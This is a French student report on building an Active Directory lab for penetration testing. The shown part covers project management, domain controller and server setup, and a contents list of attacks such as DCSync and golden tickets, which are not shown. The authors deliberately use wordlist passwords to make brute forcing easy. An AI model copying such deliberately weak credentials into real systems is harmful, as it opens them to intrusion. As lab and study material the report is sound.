



RECHERCHE PENTEST AD

Valentin Bour – Saad Eddine Omary – Thibault De Bremand – Mike Leblanc

CONTENTS

1. GESTION DE PROJET.....	4
A. Monday.....	4
B. Methode	6
C. Organisation.....	7
D. Gantt.....	7
2. Infrastructure.....	8
A. INSTALLATION AD.....	8
I. Configuration générale de la machine virtuelle DC PARENT.....	8
II. Configuration réseau de la machine :.....	9
III. Rôles installés sur le serveur :.....	10
IV. Rôles ADDS ET DNS :.....	10
V. Ajout d'utilisateurs, UOs et groupes dans les DCs :.....	11
B. Installation DES MACHINES CLIENTES	11
I. Configuration générale de la machine virtuelle SRV APPLICATIF	11
II. Configuration réseau de la machine :.....	12
III. Rôles installés sur le serveur :.....	13
C. Installation de la machine virtuelle Windows 10-1 sur VMWare :	14
I. Configuration réseau de la machine :.....	15
II. dossier partage :	15
D. Installation de la KALI LINUX.....	17
I. Configuration générale de la machine virtuelle KALI	17
II. MONTER LE DOSSIER PARTAGE AVEC LA WINDOWS 10-1.....	18
3. TEST D'INTRUSION.....	19
A. ENUMERATION.....	19
NMAP	19
RESPONDER / LLMNR POISINING	22
HASHCAT	23
JOINDRE UNE MACHINE ATTAQUANTE WINDOWS.....	25
I. Enumeration DANS LE DOMAINE.....	28
□ BLOODHOUND.....	28
□ PINGCASTLE.....	30

□ POWERVIEW	32
□ ENUMERER SMB.....	32
□ CRACKMAPEXEC	35
II. Enumeration en dehors du domaine	37
□ ADRECON	37
□ AUTRES METHODES D'ENUMERATION SANS ACCES AU DOMAINE	38
ADCS, NTLMRELAYX et PETITPOTAM	39
ASREPROAST.....	45
KERBEROSTRING	47
PASS THE HASH	51
EXPLOITATION DE MSSQL	53
DCSYNC	57
Golden ticket.....	59
4. DOCUMENTATION	63
Kerberos	63
PROTOCOLE UTILISISE.....	63
Chiffrement des donnéeS.....	63
TYPES DE TICKETS	64
TYPES DE MESSAGES.....	64
KRB_AS_REQ.....	66
KRB_AS_REP	66
KRB_TGS_REQ.....	67
KRB_AP_REQ.....	67

1. GESTION DE PROJET


A. MONDAY

Monday.com est un outil de gestion de projet visuellement attrayant et hautement personnalisable, idéal pour la planification et le suivi des projets de pentest AD.

La première étape consiste à créer un nouveau "board" (tableau) pour votre projet, où vous pouvez ajouter des colonnes pour différents éléments de données, tels que les tâches, les statuts, les propriétaires de tâches et les dates d'échéance. Les tâches individuelles, appelées "pulses", peuvent être ajoutées à ce tableau, fournissant une vue globale de toutes les activités liées au projet.



Une fois que votre tableau est configuré, vous pouvez commencer à gérer votre projet de pentest. Pour chaque phase de ce dernier, comme la reconnaissance, l'analyse de vulnérabilité, l'exploitation, etc., vous pouvez créer un pulse. Ensuite, vous pouvez attribuer chaque pulse à une personne ou à une équipe, définir des dates d'échéance et même ajouter des sous-tâches. L'avancement de chaque tâche peut être suivi grâce à l'option de statut personnalisable. De plus, vous pouvez utiliser des automatisations pour déclencher des actions spécifiques lorsque certaines conditions sont remplies.



Monday.com offre également la possibilité de communiquer directement dans l'interface, ce qui permet aux membres de l'équipe de discuter, de poser des questions et de partager des fichiers relatifs à chaque tâche. Cela permet une collaboration en temps réel

Et garantit que toutes les informations pertinentes sont stockées au même endroit. Enfin, les rapports visuels de Monday.com vous aident à suivre la progression du projet, à identifier les goulots d'étranglement et à rendre les décisions plus informées.

B. METHODE

La méthode Agile est une approche de gestion de projet et de développement de logiciels qui met l'accent sur la collaboration, la flexibilité, l'amélioration continue et la satisfaction du client. Contrairement à la méthodologie traditionnelle en cascade, qui suit une progression linéaire et rigide des étapes de développement. La méthode Agile divise le projet en petits morceaux gérables, appelés "itérations" ou "sprints".

Chaque sprint dure généralement entre une et quatre semaines et a pour objectif de livrer une fonctionnalité opérationnelle ou une partie du produit. Les équipes travaillent en collaboration pour planifier, concevoir, développer, tester et revoir le produit au cours de chaque sprint. Les retours d'information sont recueillis et intégrés tout au long du processus, plutôt qu'à la fin du projet, permettant une adaptation et une amélioration continues.

Un aspect clé de la méthode Agile est la participation active du client ou de l'utilisateur final tout au long du processus de développement. Les exigences du client peuvent changer au cours du projet et l'Agile accepte et embrasse ces changements. Cela permet de s'assurer que le produit final répond vraiment aux besoins de l'utilisateur et apporte de la valeur.

La méthode Agile repose également sur des principes tels que l'amélioration continue, la responsabilisation de l'équipe, l'interaction face à la documentation excessive et la réponse au changement plutôt que le suivi d'un plan fixe.

En complément des méthodes agiles, la méthode Kanban offre un système de gestion de projet visuel qui favorise la transparence et l'efficacité de l'équipe. Née au sein de Toyota dans les années 1940, cette approche se concentre sur le travail en cours, permettant ainsi de limiter le surmenage et d'optimiser le flux de travail. Avec l'outil monday.com, vous pouvez créer des tableaux Kanban pour visualiser toutes les tâches, voir où elles se trouvent dans le processus et identifier facilement les goulets d'étranglement. L'idée centrale est de "tirer" le travail à travers le système plutôt que de le "pousser", ce qui permet à l'équipe de s'adapter rapidement aux changements et d'améliorer continuellement le processus. C'est ainsi que la méthode Kanban, grâce à son adaptabilité et sa simplicité, devient un précieux complément aux méthodes agiles.


C. ORGANISATION

Notre équipe, composée de quatre membres, a adopté une organisation rigoureuse pour optimiser notre travail en matière de sécurité d'Active Directory. Chaque membre de l'équipe a un rôle crucial.

Nous travaillons de manière intensif et concentré pendant ses périodes de 25 minutes de travail intensif, se penche sur les détails techniques de notre infrastructure Active Directory. Notre Analyste de Sécurité, pendant ses "pomodoros", se concentre sur les différentes attaques, tandis que notre Gestionnaire de Projets coordonne et organise notre travail selon la technique Pomodoro, veillant à ce que nous ayons tous des pauses régulières pour maintenir une efficacité maximale.

Cette structure et cette méthodologie nous permettent non seulement de maintenir un niveau de productivité élevé, mais aussi de minimiser le risque d'épuisement professionnel. L'équilibre entre les moments de travail intensif et les pauses nous permet de rester vigilants et proactifs face aux problèmes de sécurité potentiels liés à Active Directory. En bref, notre organisation et notre rythme de travail optimisent la sécurité et l'intégrité de notre infrastructure Active Directory.


D. GANTT




2. INFRASTRUCTURE

A. INSTALLATION AD

I. CONFIGURATION GENERALE DE LA MACHINE VIRTUELLE DC PARENT




Tout le long de notre configuration, on crée des Snapshots avec VMWare :



C'est très efficace en cas de mauvaise manipulation ou si on veut rollback après un crash.

II. CONFIGURATION RESEAU DE LA MACHINE :

La machine a une seule carte réseau en NAT. Toutes les machines de l'infrastructure seront aussi en NAT.



L'IP du serveur est en statique :


```
PS C:\Users\Administrateur> ipconfig
Configuration IP de Windows

Carte Ethernet NAT :

    Suffixe DNS propre à la connexion. . . . . .
    Adresse IPv4. . . . . . . . . . . . . . . . . . : 192.168.229.146
    Masque de sous-réseau. . . . . . . . . . . . . . . . . : 255.255.255.0
    Passerelle par défaut. . . . . . . . . . . . . . . . . : 192.168.229.2
```

III. ROLES INSTALLES SUR LE SERVEUR :

2 Rôles sont installés sur le serveur : ADDS et DNS (domaine racine)



IV. ROLES ADDS ET DNS :

DC-PARENT est le domaine racine de notre infrastructure avec une configuration basique du rôle ADDS (pas de dépendances en plus, installation par défaut).

```
$ Get-ADDomain | select Forest, DNSRoot`  
  
$ Get-ADDomainController | Select Forest, Domain, IPV4Address,  
IsGlobalCatalog, IsReadOnly, OperatingSystem`
```

```
PS C:\Users\Administrateur> Get-ADDomain | select Forest, DNSRoot  
Forest      DNSRoot  
-----  
sad.corp    sad.corp  
  
PS C:\Users\Administrateur> Get-ADDomainController | Select Forest, Domain, IPV4Address, IsGlobalCatalog, IsReadOnly, OperatingSystem  
  
Forest      : sad.corp  
Domain     : sad.corp  
IPV4Address : 192.168.229.120  
IsGlobalCatalog : True  
IsReadOnly   : False  
OperatingSystem : Windows Server 2016 Standard Evaluation
```

Informations sur le domaine SAD.CORP et le contrôleur de domaine DC-PARENT

V. AJOUT D'UTILISATEURS, UOS ET GROUPES DANS LES DCS :

Pour se faciliter la tâche (pour les prochaines missions aussi), nous avons créé des scripts pour créer les unités d'organisation nécessaires ainsi que l'ensemble des utilisateurs avec des mots de passe.


Pour se simplifier le brute force pendant les attaques, les mots de passe utilisés sont issus d'une 'Word List'.

Voici le GitHub du projet avec l'ensemble des scripts utilisés :

<https://github.com/Goenae/purple-AD/tree/master/BLUE%20TEAM/PS1%20SCRIPTS>

B. INSTALLATION DES MACHINES CLIENTES

I. CONFIGURATION GENERALE DE LA MACHINE VIRTUELLE SRV APPLICATIF



Ce serveur combine deux composants de notre infrastructure : Microsoft SQL Server (MSSQL) et le rôle Active Directory Certificate Services (ADCS).

Nous avons voulu rendre l'infrastructure plus réaliste en simulant ce qu'on trouve réellement en entreprise. Nous avons donc choisi ces deux composants pour leur importance ainsi que pour pouvoir tester la sécurité de ces derniers lors d'une installation basique, ce qui est le cas dans la majorité des infrastructures en entreprise.


II. CONFIGURATION RESEAU DE LA MACHINE :

La machine a une seule carte réseau en NAT. Toutes les machines de l'infrastructure seront aussi en NAT.

L'IP du serveur est en statique :


III. ROLES INSTALLES SUR LE SERVEUR :

2 Rôles sont installés sur le serveur : ADCS et IIS (pour la page de génération de certificats).



En ce qui concerne MSSQL, nous avons fait une installation basique.

On peut se connecter au MSSMS (Microsoft SQL Server Management Studio) grâce au compte administrateur local du serveur et en s'authentifiant avec Windows sur MSSQL :

